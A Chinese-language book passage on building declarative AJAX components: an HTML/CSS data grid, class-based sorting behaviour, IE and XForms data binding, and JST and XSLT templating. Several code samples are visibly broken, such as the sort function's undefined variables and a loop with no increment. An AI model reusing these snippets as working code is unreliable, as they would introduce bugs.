分析Google地图例子以及如何把已存在组件转化为声明式组件，不仅仅对于认识到声明式方法能够使AJAX开发变得更为容易有帮助，而且对于如何构建富因特网应用也是有帮助的。通过基于Google地图所做的这个练习，现在你可能会产生一些疑问，例如如何采用声明式方式处理事件、数据绑定或者数据模板技术。我们将在下一小节深入探讨这些问题。

4.3　自定义声明式组件

目前，我们已经使用了众所周知的AJAX组件做为例子，有机会了解了声明式方法的运行原理，接着我们将构建自定义的AJAX声明式组件。我们将对AJAX 数据网格控件（AJAX DataGrid control）构建的每个步骤进行详细的讨论。AJAX数据网格是用户界面功能很有用的一个组成部分，用于遍历JavaScript对象列表，例如产品对象列表，然后把每个对象做为表格的一行进行呈现，并且对每个对象应用常见的样式或者执行格式化。很多例如JSF和ASP.NET的框架都包含了数据网格组件，能够附加上对象列表或者数据库查询，然后在用户界面显示这些对象或者记录。同样存在使用AJAX技术的全面的客户端可选方案能够连接到服务器。现在，我们尽量保持简单，并且分析在使用OOP设计模式和应用MVC原则时，如何构建声明式AJAX用户界面组件。

我们要分析的第一种声明式组件相当简单，事实上，之所以会如此简单，是因为这个组件完全基于HTML标记和CSS技术。在这个例子中，“组件”的输出是用于产品信息表明确声明的所有列和数据。虽然，从这个例子入手看起来有些奇怪，但是HTML实际上是具有权威性的声明式标记。声明中的每个元素都包含了class属性，这个属性用于将HTML连接到样式信息，这些样式信息包含在关联的CSS中，而且每个元素都包含id属性，既可用于样式关联也可用在JavaScript中把这些元素标记为唯一可处理的。HTML数据网格的标记如下所示：

```
<table id="myGridList" class="gridlist">
  <thead>
    <tr id="header" class="header-group">
      <td id="header-0" class="header header-0">Product</td>
      <td id="header-1" class="header header-1">Price</td>
    </tr>
  </thead>
  <tbody>
    <tr id="row-0" class="row">
      <td id="cell-0_0" class="column column-0">Acme
Widget</td>
      <td id="cell-0_1" class="column column-1">$19.99</td>
    </tr>
    <tr id="row-1" class="row row-alt">
      <td id="cell-1_0" class="column column-0">Acme Box</td>
      <td id="cell-1_1" class="column column-1">$9.99</td>
    </tr>
    <tr id="row-2" class="row">
      <td id="cell-2_0" class="column column-0">Acme
Anvil</td>
      <td id="cell-2_1" class="column column-1">$14.99</td>
```

```
    </tr>
  </tbody>
  <tfoot>
    <tr id="footer" class="footer-group">
      <td id="footer-0" class="footer footer-0">Total</td>
      <td id="footer-1" class="footer footer-1">$43.97</td>
    </tr>
  <tfoot>
</table>
```

基于可访问性原因（更详细的讨论参见第7章），我们使用了HTML<table>元素（如图4-2）[①]，而不是 元素。从HTML声明本身可以看出，声明的结果是由每行产品信息、列头信息和列尾信息组成的基本布局。这个基本布局还没有什么值得关注的，但是这是设计声明式组件时非常重要的一个步骤，因为这个步骤让你明确了想要获得的HTML结构。

产品	价格
Acme Widget	$19.99
Acme Box	$9.99
Acme Anvil	$14.99
Total	$43.97

图4-2 基于名称和价格显示产品列表的简单HTML表格

HTML中所指定CSS类提供了一些样式信息用来将表头和表尾内容设置为粗体，设置数据背景颜色交替显示，以及设置网格的尺寸大小。对于组件或者应用的所有样式信息都应该由CSS来提供，这一点AJAX应用和传统的回传（postback）机制的HTML应用没什么区别。用于上文产品列表的CSS文件内容如下所示：

```
.theme #myGridList {
  width:200px;
  border:1px solid black;
}
.theme .columnheader-group, .theme .columnfooter-group {
  height:20px;
  font-weight:bold;
  border-bottom:1px solid black;
}
.theme .columnheader, .theme .column, .theme .columnfooter {
  float:left;
  overflow:hidden;
}
.theme .columnheader-0, .theme .column-0, .theme
.columnfooter-0 {
  width:100px;
}
.theme .columnheader-1, .theme .column-1, .theme
```

① 原书给出的图是错误的，译者进行了勘误。——编者注

```
.columnfooter-1 {
  width:50px;
}
.theme .row, .theme .column {
  height:18px;
}
.theme .row-alt {
  background-color: #E5E6C6;
}
```

这里有一些要注意的地方。首先，我们使用了一个分支选择器（descendent selector）来基于theme类区分指定的样式，这些列出的样式将仅仅应用到包含了基于theme类的祖先元素的元素上。在这个数据网格的例子中，以及与此有关的大多数的数据绑定组件都在很大程度上影响了设计决议，我们需要在数据网格中为用户指定的每个列以及每个列的每个区域（即首部、数据和尾部）定义一个自定义的CSS规则。在极端情况下，甚至需要为每一行数据指定CSS规则，例如，如果我们正在构建一个电子表格组件就可能是这样的情况。这个场合也正是动态创建样式闪亮登场的时候，不过，对于无法支持动态样式功能的浏览器，例如Safari，将开始在应用的性能和易开发性上形成负担。使用CSS类指定列宽度的另一种可选方法是直接设置该列的样式属性。

虽然，我们现在已经拥有了一个填充了数据外表的好看的数据网格，但是直接使用HTML构建组件是没有用的，因为数据和结构结合在了一起，这使得对数据或者表现的任何一方进行修改都很困难。不过，我们通过静态HTML表格着手研究，还是有原因的。通过设置HTML布局，可以同时从HTML内存使用量和计算的复杂度的方面掌握如何以最有效的方式合并数据、结构和样式。为了确保内存使用量最小化，我使用了尽可能少的的HTML元素，仅仅使用了设置数据布局所需的元素，并且同时使用ID和基于类的CSS选择器把所有的样式应用到数据中。我们已经获得了单个元素可以应用到多个元素中的优势。在特定情况下，使用这个特性通过一个CSS规则来设置所有的列头、数据和列尾的宽度，如下所示：

```
columnheader-0, .column-0, .columnfooter-0 {width:100px;}
```

4.3.1　行为式组件

把硬编码HTML定义AJAX组件做为分析起点的另一个原因是，我们能够使用一种行为式方法，通过将AJAX添加到硬编码HTML中做为优秀的开端。如果合适的报错机制很重要，那么这就是一种很优秀的方法，因为当用户使用的浏览器既不支持JavaScript也不支持诸如XHR对象的某种AJAX核心功能时，我们能够很容易地回退到标准HTML标记中处理问题。当然，这种情况已经变得越来越少见了，尤其是在企业中，计算机软件通常以配置和管理为中心。同样，行为式组件允许我们逐步将AJAX特性添加到已呈现的HTML，这些HTML可能来自于一些已存在的服务器端框架，从而提升了已存在Web应用资产的价值。微软的AJAX框架（以前称为Atlas）很大程度上集中在行为式组件上。例如，微软的AJAX框架包含了一个自动完成的行为而不必去创建自动完成组件。这种最典型的AJAX能够应用到任何已存在的组件，例如标准的<input>元素。这个元素更像一个动态的<select>元素，增强的能力允许用户在<input>控件中动态地选择根据输入信息从服务器获取的词组。对于我们的数据网格组件，将一些类似于网格的行为添加到标准

的HTML中使终端用户能够对网格中的数据进行编辑和排序。

我们通常通过声明式的方式扩展默认的HTML标记并在一个标准的HTML元素上设置一些元数据来定义行为式组件。对于大部分组件，元数据由一个CSS类名组成，一般没有任何实际的样式信息关联到这个名称上。为了初始化行为式组件，启动函数（bootstrapper）基于可认知的元数据迅速遍历DOM结点以查找元素，这些可认知的元数据可能是CSS类名或者其他的属性。当基于已知的元数据的元素被发现后，才开始标准组件的实例化。对于可排序的HTML标记而言能够包含例如sortable的附加类，如下所示：

```
<table id="mySortableTable" class="gridlist sortable"></table>
```

把排序行为实际附加到HTML元素的代码使用了常用的getElementsByClassName()函数，并且添加一些不同的自定义实现或方法。由于是很常用的方法，因此我们把名称变短为$$。我们能够在启动函数中使用$$函数和makeSortable()函数添加排序行为到HTML表格中。

```
function initSortable()
{
  entAjax.lang.forEach(
    entAjax.html.$$("sortable"),
    entAjax.behaviour.makeSortable
   );
}
entAjax.behaviour.makeSortable = function(table)
{
  entAjax.forEach(table.rows[0].cells,
    function(item) {
      item.className += " button";
    });
  entAjax.html.attachEvent(table.rows[0], "click",
    entAjax.lang.close(table, sort));
}
```

对于可排序的HTML表格，我们需要makeSortable()执行一些操作。每个可排序的表格需要将一个附加的类添加到每个首部列中，随后，事件处理函数将被附加到表首部的单击事件中。为了指示终端用户能够单击列头通过该列数据对表格进行排序，我们添加了能够改变用户鼠标光标为手型图标的button类。当用户单击时，单击事件将触发全局函数sort()在HTML<table>元素的上下文中执行。（你应该还记得第2章所介绍的，在HTML元素上下文中运行的事件处理函数意味着this关键字是对HTML元素的引用，这种方式使得编写sort函数更为简单。）

数据排序算法来源于我们应该都还记得的计算机科学入门课程。JavaScript在这方面与其他的语言没有任何区别，我们使用了熟悉的冒泡算法对表格行进行排序。我们也可以考虑使用JavaScript数据排序功能，不过，这种方式需要消费较长的时间开销，例如在数组之间复制值以及类似的操作。sort()函数如下所示：

```
function sort(evtObj, element)
{
  var aRows = this.rows;
  var nRows = aRows.length;
  var nCol = getCol(evtObj.srcElement);
```

```
  var swapped;
  while (true)
  {
    swapped = false;
    for (var i=1; i<nRows-2; i++)
    {
      var sValue1 =
aRows[i].cells[nCol].getAttribute("value");
      var sValue2 =
aRows[i+1].cells[nCol].getAttribute("value");
      if (sValue1 > sValue2)
      {
        a.parentNode.insertBefore(a,
entAjax.dom.getNextSibling(b));
        swapped = true;
      }
      else
      {
        swapped = false || swapped;
      }
    }
    if (!swapped) break;
  }
}
```

因为sort()函数是在HTML表格元素的上下文中执行的，我们能够使用内置的表格rows属性访问表格的行集合，并且使用cells属性访问每行的单元格集合。为了获得呈现在每一单元格的值，我们不是使用诸如innerHTML所返回的单元格来呈现值，而是获取自定义的VALUE属性，这个属性是我们自己创建的（这个属性可能是一个实例，在这里我们想要使用一个自定义的已分配命名空间的属性）包含了原始的未格式化的数据。当我们处理的数据可能前面附加"$"字符来呈现，但是却做为数值来排序时，这里需要重点考虑。话虽如此，在我们动态把表连接到数据源时，这一点不再是必须的。最后，我们使用了更多DOM原有的操作方法，例如element.insertBefore(newNode, refNode)。当我们在DOM结点已经呈现之后，使用这种方法使得行排序的实现更加简单，在这个表格行的例子中，这种方法实际上移动了这些结点，然后重新呈现。

目前的实现是构建少量行为式AJAX组件，可以层叠在现有的Web应用之上。行为式组件背后的完整思想日益受到语义世界或者其他诸如微格式（Microformat）[①]等技术的欢迎。严格地讲，微格式并非一门新技术，而是一种简单的数据格式化标准，在Web页面中提供更详细的注解内容，微格式使用相同的CSS类扩展方法赋予常见的XHTML内容更多的语义信息。微格式和其他新兴标准，例如W3C组织所支持的RDFa，都是观察和借鉴Web技术中引领和探索创建声明式AJAX组件最佳方式的最佳途径。

无论如何，行为式AJAX使用HTML声明，并且在其上附加元数据，这是AJAX开发的一种优秀方法，因为可以使用递增的方式实现目标，避免在培训或者技术上的任何大量的直接投资。在更为大型的可伸缩部署过程中，这是一种可以用于测量AJAX各个方面的很优秀的方式。当然，

① 微格式（Microformat）是在标准 XHTML 代码中嵌入结构化数据的一种方法，实现数据与格式分离，例如本文在原有的XHTML代码中添加class属性的做法，用于后续的附加处理。——译者注

当朝着应用的AJAX化方向时，仍然存在一些其他的方式可以复用现有的架构。

4.3.2 声明式组件

讨论完行为式组件之后，下一个步骤是使用HTML标记作为声明式语言来创建一个HTML标记的抽象层，从而比起简单的排序或者编辑功能而言，可以执行更多的操作。使用自定义设计声明意味着我们能够在浏览器中实际生成和输出HTML标记，填充来自客户端数据源的数据，这将是完整的客户端AJAX声明式解决方案。当创建自定义AJAX组件或者应用时，我们需要考虑几个方面的问题。对于这些问题的理解，如同我们上文中提到过的，看一下W3C组织所提出的现有的推荐方案和规范——无论这些方案和规范有时看起来是多么的深奥或者常常是不切实际的。很多情况下，常常是因为AJAX新颖并且光芒四射，人们总是会忘记大部分他们想要实现的方案已经在过去的某个上下文中被解决了。

当开始创建声明式AJAX解决方案时，我们可以在很多地方获得灵感。考察很多私人厂商[例如微软（XML Application Markup Language）、Adobe（Flex MXML），以及W3C组织（XForms、Scalable Vector Graphics，XML Binding Language）]的当前可用的声明式框架的例子，我们可以发现其中呈现了两个常见的主题。这两个主题是数据绑定（定义如何显示数据以及在用户界面哪个位置显示数据）和数据模板（定义在用户界面中数据是如何进行格式化的）。在这里我们为自定义JavaScript的这两个问题分析了已存在的解决方案和一些实现思想。

1. 数据绑定

数据绑定的优秀解决方案是比较难以实现的。所谓的“优秀”，是指这个解决方案是灵活的，并且提供不同的间接[①]（indirection）等级。从而我们才能够构建复杂的数据绑定组件。首先，让我们快速分析一下在过去十年曾经流行过的一些Web数据绑定解决方案。

- IE 数据绑定

自从4.0版本发布之后，IE已经把数据绑定功能内置到浏览器中了，虽然不是什么高级功能，但是IE确实通过支持两种自定义HTML属性对一些不同的HTML元素提供了基本的数据绑定功能，这两个属性是DATASRC和DATAFLD。DATASRC属性指定了元素绑定的客户端数据源，而DATAFLD属性则指定了HTML元素绑定的数据源中的字段。在我们的行为式组件例子中，<table>元素是绑定到数据源的最常见的HTML元素，通常在<tr>元素中重复数据列表。用于绑定数据的<table>元素如下所示：

```
<table datasrc="#products">
  <thead>
    <tr><td>Product</td><td>Price</td></tr>
  </thead>
  <tbody>
    <tr>
      <td><span datafld="name"></span></td>
      <td><span datafld="price"></span></td>
    </tr>
  </tbody>
```

① “间接”的概念主要用于软件开发过程中减少依赖之间的耦合性。——译者注

```
</table>
```

因为<td>元素不支持datafld属性，所以我们使用了标签绑定到来自数据源的一个字段。数据源本身可以是不同的结构，最常见的结构可能是XML数据岛，如下所示：

```
<xml id="products" src="products.xml"></xml>
```

虽然这项技术很有用，但是我们还是希望这项技术包含更多的功能，因为当采用这项技术开始构建真实的RIAs时，这项技术提供的功能还是存在一定的差距。最近，W3C组织所支持的技术，例如XForms和XML绑定语言（XBL），是用于在浏览器中提供声明式组件和数据绑定全面方法的一组优秀范例。

● XForms数据绑定

XForms是已有技术列表中比较成熟的一项技术[①]。在2003年10月XForms 1.0已经成为W3C组织的推荐标准，此后几乎没有改动。这项技术有很多真正的支持者，不过在主流浏览器中有待获得进一步的支持。

在XForms的世界中，存在着模型和控件（或者视图）。模型定义了数据，控件用于显示数据。为了把视图绑定到模型上，我们需要了解一些重要的声明属性。首先，我们持有单结点（single-node）的一些绑定属性。这些绑定属性定义了表单控件或者动作和通过XPath表达式定义的数据结点实例之间的绑定。当一个XForms控件绑定到一个单数据结点时，可以有一个REF和一个MODEL属性，也可以有一个BIND属性。MODEL和REF属性共同指明了XForms模型的ID，这个ID将分别与这个绑定的元素和模型内部数据的Xpath关联。另外一种可选的方式是，这个绑定的信息可以包含在完成分离的声明中，这个声明可以通过名为BIND的第三方属性的值进行引用。

当想要绑定一个数据列表，而不是绑定单独的值时，我们能够绑定到模型的一个结点集，而不是单结点。NODESET属性类似于REF属性指定了绑定到控件的结点集的XPath。另外，无论是模型属性需要使用NODESET属性，还是BIND属性都能够引用到一个独立的绑定声明。

除了以上介绍的4个属性外，绑定声明元素还提供了更为完整的选项用于指明如何把数据绑定到元素。<BIND>元素基于以下4个附加属性把模型连接到用户界面：

calculate——指明计算实例数据的值的计算公式；

constraint——允许用户指定一个评估数据为有效性的断言；

required——指定数据是否是必须输入的；

readonly——指定数据是否能够被修改；

type——指定Schema的数据类型。

最后需要考虑的是REF或者NODESET的XPath表达式的评估上下文（eveluation context）。用于评估数据绑定的XPath表达式的上下文来源于绑定结点的祖先结点。例如，父结点的REF="products/product"设置将导致在子孙结点的XPath表达式的评估上下文成为指定模型中那条相同的路径。对于选择表单元素而言，我们可以使用<ITEMSET>元素定义动态列表值，这个动态列表值将被来自ID为products的模型所填充，而且选中的产品将保存到ID为order的模型中。

① 参见http://www.w3.org/TR/xforms。

```
<select model="order" ref="my:order">
  <label>Products</label>
  <itemset model="products"
nodeset="/acme:products/acme:product">
    <label ref="acme:name"/>
    <value ref="acme:name"/>
  </itemset>
</select>
```

因为存在评估上下文，<LABEL>和<VALUE>的REF XPath值将在它们直属父结点的上下文中评估，也即是product模型的根结点。

在不同的服务器或者桌面语言中，还存在更多的声明式编程的例子，例如.NET Web Forms、JavaServer Faces、Flex MXML、XUL、Laszlo和XAML。可以说：严格执行模型和视图分离的MVC模式，驱动了这些技术中的大多数技术。例如XForms，大多数都依赖于基于XML的数据，并且在XPath以及XSLT和我们想要完成的RIA强大交互性的功能之间进行权衡。而且很多新语言里都有一些相同的思路，即在数据绑定表达式中使用XPath，并且在模型中继承XPath执行的上下文。

2. 模板

构建声明式组件的第二个重要的技术领域是数据模板。如果复用具有很高的优先级，那么数据模板将很重要，因为数据模板允许对组件的观感进行高度定制。选择健壮的模板机制是创建灵活高性能的AJAX应用和组件的关键所在。在Web上存在少量的JavaScript模板库，最为流行的可能是来自于TrimPath的JST库。对于很多基于脚本的模板语言（例如ASP和PHP），不可避免地出现JavaScript和HTML片段散乱分布的状况，这种状况实际上和手工编写JavaScript代码毫无差异。基于JST模板的代码如下所示：

```
Hello ${customer.first} ${customer.last}.<br/>
<table>
  <tr><td>Name</td><td>Price</td></tr>
  {for p in products}
    <tr>
      <td>${p.name}</td><td>${p.price}</td>
    </tr>
  {forelse}
    <tr><td colspan="2">No products in your cart.</tr>
  {/for}
</table>
```

正如上文讨论过的，这个“模板”看起来和使用标准的字符串连接生成的HTML很相似。

```
var s = "";
s += "Hello "+ obj.customer.first+"
"+obj.customer.last+".<br/>";
s += "<table>";
s += "<tr><td>Name</td><td>Price</td></tr>";
for (var i=0; i<obj.products.length)
{
  var p = obj.products[i];
  s += "<tr><td>"+p.name +"</td><td>"+p.price+"</td></tr>";
}
```

```
if (obj.products.length == 0)
  s+= "<tr><td colspan="2">No products in your cart.</tr>";
s += "</table>";
$("TemplatePlaceholder").innerHTML = s;
```

虽然从名称看起来这是一项模板技术，但是从目的意图上看这两种方法本质上是一样的，两种方法都没有提供从使用模板解决方案上获得的好处。也就是说，我们应该获得模板上存在的两种好处。首先，也是最重要的，模板应该适用于不需要把JavaScript编码暴露给用户界面开发者，至少提供把模板应用到数据条目列表中却不需要明确指明for循环方式的解决方案。模板技术应该能够细粒度地创建低耦合的模板，可以提升复用以及更少的错误倾向性的定制。虽然存在一些学习的曲线，但是这两个要点在诸如XSLT这种真正的模板语言中得到了很好的实现，这种模板技术是高性能的通用的模板解决方案。当使用这种技术实现一些模板解决方案，XSLT包含了一些优势，例如优秀的文档（毕竟是W3C组织的标准），细粒度模板技术，模板导入能力——把很多模板联合在一起。在一些浏览器中无法得到支持，这是使用XSLT时经常被引用到的一个抱怨。不过，XSLT不仅仅在最新的IE、Firefox、Safari和Opera中得到了支持，而且我们能够在服务器上使用严格的XSLT为不支持这项技术的用户代理呈现数据。

一个基本的XSLT样式表如下所示：

```
<xsl:stylesheet version="1.0"
      xmlns:xsl="http://www.w3.org/1999/XSL/Transform">
  <xsl:template match="/">
    <table>
      <xsl:apply-template select="//Product" />
    </table>
  </xsl:template>
  <xsl:template match="Product">
    <tr>
      <td><xsl:value-of select="Name"/></td>
      <td><xsl:value-of select="Price"/></td>
    </tr>
  </xsl:template>
</xsl:stylesheet>
```

Name和Price的值将从应用到模板中的XML数据读取获得。<xsl:apply-template select="Product" />声明能够使模板被应用到当前文档。为了进一步认识XSLT的强大功能，我们可以将判断语句附加到结点选择<xsl:apply-templates select="Product[Price>10]"/>，甚至是仅仅预先使用基于//的选择语句来搜索完整的子树数据。XSLT同时还基于类似于CSS的指定选择器来选择应用合适的模板。例如，为了基于不同的价格把不同的样式应用到产品中，我们可以使用以下的XSLT：

```
<!--将被应用的默认模板-->
<xsl:template match="Product">
  <tr>
    <td><xsl:value-of select="Name"/></td>
    <td><xsl:value-of select="Price"/></td>
  </tr>
</xsl:template>
```

```
<!- 以下是特殊的模板 ->
<xsl:template match="Product[Name='Acme Widget']">
  <tr class="sale-product">
    <td><xsl:value-of select="Name"/></td>
    <td><xsl:value-of select="Price"/></td>
  </tr>
</xsl:template>
```

以上模板把常规产品条目呈现到表格的<tr>标签位置中，并且基于CSS类呈现名称为Acme Widget的产品，表明这是一款出售的产品。

可扩展性是XSLT的一种关键特性，正如我们所期望的，“可扩展”这个单词已经体现在了这项技术的命名之中。通过在这个层面上使用适当粒度的模板，我们能够对呈现进行模板的添加和删除，XSLT处理器将自动选择最合适的模板用于呈现。这一点背离了其他的模板方法，其他的模板方法依赖于命令或者使用了明确的if语句的命令式方法检查产品名称。我们需要在执行速度和代码量上进行权衡，这种权衡取决于可扩展性对于组件或者应用呈现的重要性。

通过一些努力把XSLT的功能复制到原生的JavaScript中是完全可以实现的。同样，我们需要在执行速度和代码量上进行权衡。不过，我们可以获得所有的代码都运行在相同JavaScript执行沙箱的优势，使得定制和AJAX功能的实现更加的简单。其中的一个例子就是在可编辑的数据网格中，已呈现单元格内的值能够被终端用户所编辑，随后的新值能够使用AJAX保存到服务器，整个过程页面不需要刷新或者回传。如果在数据网格中显示大量的数据，例如我们例子中的产品价格，这些价格需要根据具体的数字格式（number mask）显示为正确的货币符号，以及本土化的数字格式。最初看起来比较简单，但是实际上需要考虑一些数据交互。在以下几种情况下需要把数字格式应用到数据中：

- 所有数据的初始化呈现时；
- 在值被编辑之后；
- 当在数据网格中插入新的一行时。

在3种截然不同的情况下，我们需要3种不同层面的模板使得这一类的交互尽可能流畅——因此，这也就是我们需要拥有尽可能不同粒度的模板的动机所在。我们能够经常仅仅依赖于其中的第一种模板，即所有数据呈现的初始化模板，这种模板完全可以实现基于正确的格式重新显示已编辑数据或者插入最新一行的目标。不过，这种方式同时需要承受巨大的性能冲击，因为重新呈现数据网格中的所有内容将使得编辑数据很缓慢且枯燥。相反，我们想要呈现数据块（data block）模板，这些模板依赖于呈现单行数据的模板，而这种呈现单行数据的模板依赖于呈现单元格的模板。

4.3.3 关于声明

到目前为止，我们已经分析了数据绑定和模板对于构建AJAX组件和应用的重要性，现在将分析如何为数据网格组件创建一个抽象的声明。为了创建一个声明式的数据网格，或者是其他采用相同方式创建的组件，最简单的方式是通过考察最终的HTML呈现产品做为起点，然后分拆成可配置的各个方面进行重构，就像我们查看行为式组件时所做的那样。以下是为行为式数据网格

初步完成的声明代码，前文已经讨论过了。请注意，我们依然使用标准的HTML标记，不过进行了一些修改。

```
<table id="myGridList" class="grid">
  <thead>
    <tr id="header" class="header-group">
      <td id="header-0" class="header header-0">Product</td>
      <td id="header-1" class="header header-1">Price</td>
    </tr>
  </thead>
  <tbody>
    <tr id="row-template" class="row-template">
      <td id="cell-{$Index}_0" class="column column-
0">{$Name}</td>
      <td id="cell-{$Index}_1" class="column column-
1">${$Price}</td>
    </tr>
  </tbody>
  <tfoot>
    <tr id="footer" class="footer-group">
      <td id="footer-0" class="footer footer-0">Total</td>
      <td id="footer-1" class="footer footer-1">${$Total}</td>
    </tr>
  </tfoot>
</table>
```

与行为式数据网格的HTML相比差异不是很大。与前文一样，我们包含了数据网格的静态首部和尾部。不过，这一次我们为将要呈现的网格的每一行指定了一个模板，而不是在HTML中的每行编写具体的数据。在产品名称和价格的值所在的位置上，我们使用了像{$FieldName}这样的语法。我们从XSLT中借鉴而来的这种语法用于指明从数据源中获取的数据应该放置到哪些位置上，$符号后面的字符串对应客户端数据源中的数据字段，这些数据源可以是XML、JSON或者其他的格式。根据我们研究过的其他的声明式语言，在这里使用XPath表达式可能会更为合理一些。在这个视图连接到模型之后，我们最终得到的是{$FieldName}表达式的位置被来自客户端的数据源所替代的呈现网格。假设模板被应用到一个数据列表中，我们还使用了{$Index}表达式呈现每个数据条目在集合中的唯一数值索引。在这个例子中，我们使用了这个索引值在HTML中生成动态的CSS类名，这些HTML同样也是从JavaScript中动态创建的。我们能够迅速注意到存在这么一个问题，在网格的尾部价格一列包含了金额总数，当然了，这个值必须动态计算获得。我们同时还注意到在每一列的首部显示的文本，以及HTML元素的样式，甚至是这个结构中所用到的HTML元素仍然是静态地定义在HTML中的，当定义组件的外观时，这种方式将极大地增加人为错误发生的可能性并严重影响用户界面的可用性和外观。也就是说，这种程度上的灵活性存在于特定的场合中，对于这个例子中的行为式组件是有利的。无论怎样，我们能够通过在数据网格中通过使用一个甚至更为抽象的表现明确的定义所有类名解决这个问题。

例如，虽然当前已经为数据网格中的数据内容定义了基于行的模板，但是我们同时还能够考虑使用模板把数据网格首部绑定到数据源，如下所示：

```
<tr id="header-template" class="header-template">
```

```
    <td id="header-{$Index}"
      class="header header-{$Index}">{$Label}</td>
  </tr>
```

<td>元素将重复循环用于生成定义的每一列。在这个例子中，这些列并没有绑定到最初包含了产品信息的模型，而是绑定到了伪模型（pseudo Model），这个伪模型包含了列的相关信息，例如列的标签、宽度、样式和其他信息，例如列中的数据是否求和等。这种方式允许我们对网格的首部应用模板，从而每列的首部也可以使用简单的HTML模板呈现给DOM。我们可以使用类似的思想设计网格尾部。不过，根据应用的范围，这些设计会迅速变得很复杂。

网格的本质是以列中的数据为基础的。列是网格的基本组成模块，列中包含了所有必需的信息，例如列头、列尾和列数据。思考网格的类图时，我们能够快速意识到，对于组件开发者和使用组件的应用设计者而言，比起尝试让富网格结构满足完全基于HTML的定义来说，定义自定义的HTML标签更加简单。对于应用设计者而言，让问题更为简单的声明代码如下所示：

```
<ntb:grid datasource="products" cssclass="myGrid">
  <ntb:columns>
    <ntb:column width="100px">
      <ntb:header value="Name"></ntb:header>
      <ntb:item value="{$Name}"></ntb:item>
      <ntb:footer value="Total" style="fontweight:
bold;"></ntb:footer>
    </ntb:column>
    <ntb:column width="100px">
      <ntb:header value="Price"></ntb:header>
      <ntb:item value="{$Price}" mask="$#.00"></ntb:item>
      <ntb:footer value="{SUM($Price)}"
         style="font-weight:bold;"></ntb:footer>
    </ntb:column>
  </ntb:columns>
</ntb:grid>
```

这看起来和明确定义的HTML相类，不过，在很多重要方面存在差异。网格的定义已经发生了改变，我们从列的角度来考虑这个网格，每个列都有列头、数据条目和列尾，而不是从行的观点进行考虑。通过这种简单的改变，很大程度上简单化了处理模板和绑定的方式。

在数据网格的例子中，我们需要一些不同的模板。我们需要为数据网格本身添加模板：

```
<table id ="{$id}" class="simplegrid">{$Header}{$Data}{$Footer}</table>
```

表头组模板：

```
<tr id="{$id}-header" class="header-group">{$columns}</tr>
```

表头项模板：

```
<td id="{$_parent.id}-header-{$index}" class="header header-
{$index}" style="width:{$columnWidth};">{$header.value}</td>
```

行项模板：

```
<tr id="{$id}-row-{$index}" class="row {$AltRowClass}"
```

```
eatype="row">{$columns}</tr>
```

单元格项模板：

```
<td id="{$id}-cell-{$RowIndex}_{$index}" class="column column-
{$index}" eatype="cell">{$item.value}</td>
```

表尾组模板：

```
<tr id="{$id}-footer" class="footer-group">{$columns}</tr>
```

最后是表尾项模板：

```
<td id="{$id}-footer-{$index}" class="footer footer-
{$index}">{$footer.value}</td>
```

基于数据网格类型的控制，由于一些模板依赖于两个数据来源，因此使用模板相当困难。尤其是模板首先被“绑定”到了数据网格的声明中，这种方式确保了根据数据网格本身的声明能够正确地设置到所有列的宽度和样式中。当数据网格绑定到一个外部数据源时，这个数据源在数据网格的声明中指明，此时将发生第二次绑定。数据单元格中的模板是最为复杂的模板，因为必须同时包含来自数据网格声明的信息，例如需要包含依赖于数据格式的某些格式化应用，以及外部绑定数据源的信息。为了确保数据网格中的每个单元格都能够被唯一地处理，我们将<td>元素的id属性生成为id="{$id}-cell-{$RowIndex}_{$index}"，其中的{$id}来自于数据网格语句（数据网格本身唯一的标识符），{$index}是列的索引，而{$RowIndex}则是行的索引。关于模板方法的所有细节，你需要查阅本书所提供的源代码。

使用这些细粒度模板数组，我们能够在组件的生命周期的任意不同时刻快速高效地呈现组件，例如在组件呈现之后，当数据被编辑之后，或者是当数据被创建或删除之后。

4.4　构建组件

最为简单的出发点是构建组件的命令式版本，然后使用声明的方式来调整组件的所有参数。采用这种方法比较明智，因为从命令式开发者的角度来看，这保证了API的质量，而且使得不希望使用声明式组件的用户更容易理解组件。让我们看看如何为应用构建声明式组件，在这个应用中，我们想要为用户呈现客户列表，这个列表填充了使用AJAX技术从服务器端数据处理函数获得的数据。

4.4.1　基本功能

做为最初的需求，我们采用了与其他任何类的实例创建完全相同的方式，使用了new关键字创建数据网格控件，并且传入HTML元素做为单独的构造函数参数，组件将在引用的这个元素中进行呈现。不过，正如其他任何的开发工作一样，无论是使用极限编程还是瀑布模型，我们至少应该预先进行一些设计。数据网格控件能够在UML类图中很简单地描绘出来，如图4-3所示。




图4-3 SimpleGrid类图

